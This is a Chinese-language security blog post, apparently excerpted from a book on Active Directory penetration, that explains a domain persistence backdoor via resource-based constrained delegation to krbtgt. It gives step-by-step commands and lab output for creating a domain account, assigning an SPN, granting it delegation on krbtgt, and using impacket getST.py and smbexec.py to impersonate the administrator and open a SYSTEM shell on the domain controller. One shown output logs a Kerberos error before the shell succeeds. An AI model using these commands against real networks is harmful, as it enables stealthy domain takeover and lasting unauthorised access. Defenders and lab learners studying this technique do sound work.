


域权限维持之委派攻击

本文部分节选自《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

关于委派的概念以及委派的一些攻击手法，在 4.5 章中已经介绍的很详细了。本章主要讲解利用委派来进行域权限维持。

利用委派打造变种黄金票据

如果这里我们假设被委派的服务 B 为 krbtgt，而服务 A 为我们控制的一个服务账号或机器账号。配置服务 A 到服务 B 的约束性委派或者基于资源的约束性委派，

那么我们控制的账户就可以获取 KDC (Key Distribution Centre) 服务的 ST 服务票据了(也就是 TGT 认购权证)。拿到了 KDC 的 ST 服务票据后, 我们就可以伪造任何权限用户的 TGT 认购权证, 以此来打造一个变种的黄金票据了!

1. 选择控制的用户

这里我们配置 krbtgt 允许服务 A 基于资源的约束委派。这里的服务 A 我们可以有以下几类:

1. 已经存在的有 SPN 的域用户
2. 自己创建的机器账号, 但是要注意机器账号密码的自动更新问题
3. 自己创建的域用户然后赋予 SPN

在实战中, 建议用第一种已经存在 SPN 的域用户, 因为这样可以避免新建用户, 实现动静最小化。

(1) 已经存在的有 SPN 的域用户

使用以下命令我们可以寻找具备 SPN 并且密码永不过期的用户账户。但是由于我们是测试环境, 所以未配置该类型的账号。真实的企业环境中这种情况非常常见, 许多服务账户就会满足这种条件。

```
Get-ADUser -Filter * -Properties ServicePrincipalName,PasswordNeverExpires | ?{($_.ServicePrincipalName -ne "") -and ($_.PasswordNeverExpires -eq $true)}
```

执行结果如图所示。

```
PS C:\Users\Administrator\Desktop> Get-ADUser -Filter * -Properties ServicePrincipalName,PasswordNeverExpires | ?{($_.ServicePrincipalName -ne "") -and ($_.PasswordNeverExpires -eq $true)}

DistinguishedName : CN=Guest,CN=Users,DC=xie,DC=com
Enabled           : False
GivenName        :
Name             : Guest
ObjectClass      : user
ObjectGUID       : f9f78c75-4adf-45e0-880f-06e01ba9332c
PasswordNeverExpires : True
SamAccountName   : Guest
SID              : S-1-5-21-1313979556-3624129433-4055459191-501
Surname          :
UserPrincipalName :
```

(2) 自己创建的机器账号

我们可以自己创建一个机器账号 machine_account, 密码 root

```
Import-Module .\Powermad.ps1
```

```
New-MachineAccount -MachineAccount machine_account
```

执行结果如图所示。

```
PS C:\Users\Administrator\Desktop> Import-Module .\Powermad.ps1
PS C:\Users\Administrator\Desktop> New-MachineAccount -MachineAccount machine_account
Enter a password for the new machine account: ****
[+] Machine account machine_account added
```

这种方法有唯一一个限制条件, 就是机器账户密码的自动更新问题。默认情况下每隔 30 天, 机器账户密码就会自动更新, 对应的凭据也会发生变化, 使后门失去作用, 如果需要禁止机器账号密码自动更新, 需要修改注册表, 比较麻烦。参考:

<https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/machine-account-password-process/ba-p/396026>

(3) 自己创建的域用户然后赋予 SPN

我们还可以自己创建一个域用户, 然后赋予 SPN。

#赋予 SPN

```
setspn -U -A priv/golden hack_test
```

#查看指定用户的 SPN

```
setspn -L hack_test
```

执行结果如图所示。

PS C:\Users\Administrator\Desktop> net user hack_test P@ss1234 /add /domain
The command completed successfully.

PS C:\Users\Administrator\Desktop> setspn -U -A priv/golden hack_test
Checking domain DC=xie,DC=com
CN=test,CN=Users,DC=xie,DC=com
priv/golden

Duplicate SPN found, aborting operation!

PS C:\Users\Administrator\Desktop> setspn -L hack_test
Registered ServicePrincipalNames for CN=hack_test,CN=Users,DC=xie,DC=com:

2. 委派利用

我们控制的用户选择的是自己创建的 hack_test 域账号，然后赋予了 SPN 成为了服务账号。

- 域控：AD01(10.211.55.4)
- 域：xie.com
- 新建域用户：hack_test

(1) 配置 krbtgt 基于资源的约束性委派

这里我们用刚刚新建的 hack_test 用户作为服务 A，配置用户 hack_test 到 krbtgt 的基于资源的约束委派

```
Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount hack_test  
Get-ADUser krbtgt -Properties PrincipalsAllowedToDelegateToAccount
```

执行结果如图所示。

```
PS C:\Users\Administrator\Desktop> Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount hack_test
PS C:\Users\Administrator\Desktop> Get-ADUser krbtgt -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName           : CN=krbtgt,CN=Users,DC=xie,DC=com
Enabled                     : False
GivenName                   :
Name                        : krbtgt
ObjectClass                  : user
ObjectGUID                  : 44bdc879-7ca4-41c6-8918-82df3cf5f7dc
PrincipalsAllowedToDelegateToAccount : {CN=hack_test,CN=Users,DC=xie,DC=com}
SamAccountName               : krbtgt
SID                         : S-1-5-21-1313979556-3624129433-4055459191-502
Surname                     :
UserPrincipalName            :
```

(2) 使用 impacket 进行攻击

```
python3 getST.py -dc-ip 10.211.55.4 -spn krbtgt -impersonate administrator xie.com/hack_test:P@ss1234
export KRB5CCNAME=administrator.ccache
python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
```

执行结果如图所示。

```
+ examples git:(master) * sudo python3 getST.py -dc-ip 10.211.55.4 -spn krbtgt -impersonate administrator xie.com/hack_test:P@ss1234
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] Using TGT from cache
[*] Impersonating administrator
[*] Requesting S4U2Self
[-] Kerberos SessionError: KRB_AP_ERR_BADMATCH(Ticket and authenticator don't match)
+ examples git:(master) * export KRB5CCNAME=administrator.ccache
+ examples git:(master) * python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01
```

参考文章：[S4U2Self 在活动目录持久化中的应用](#)

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互
相互交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全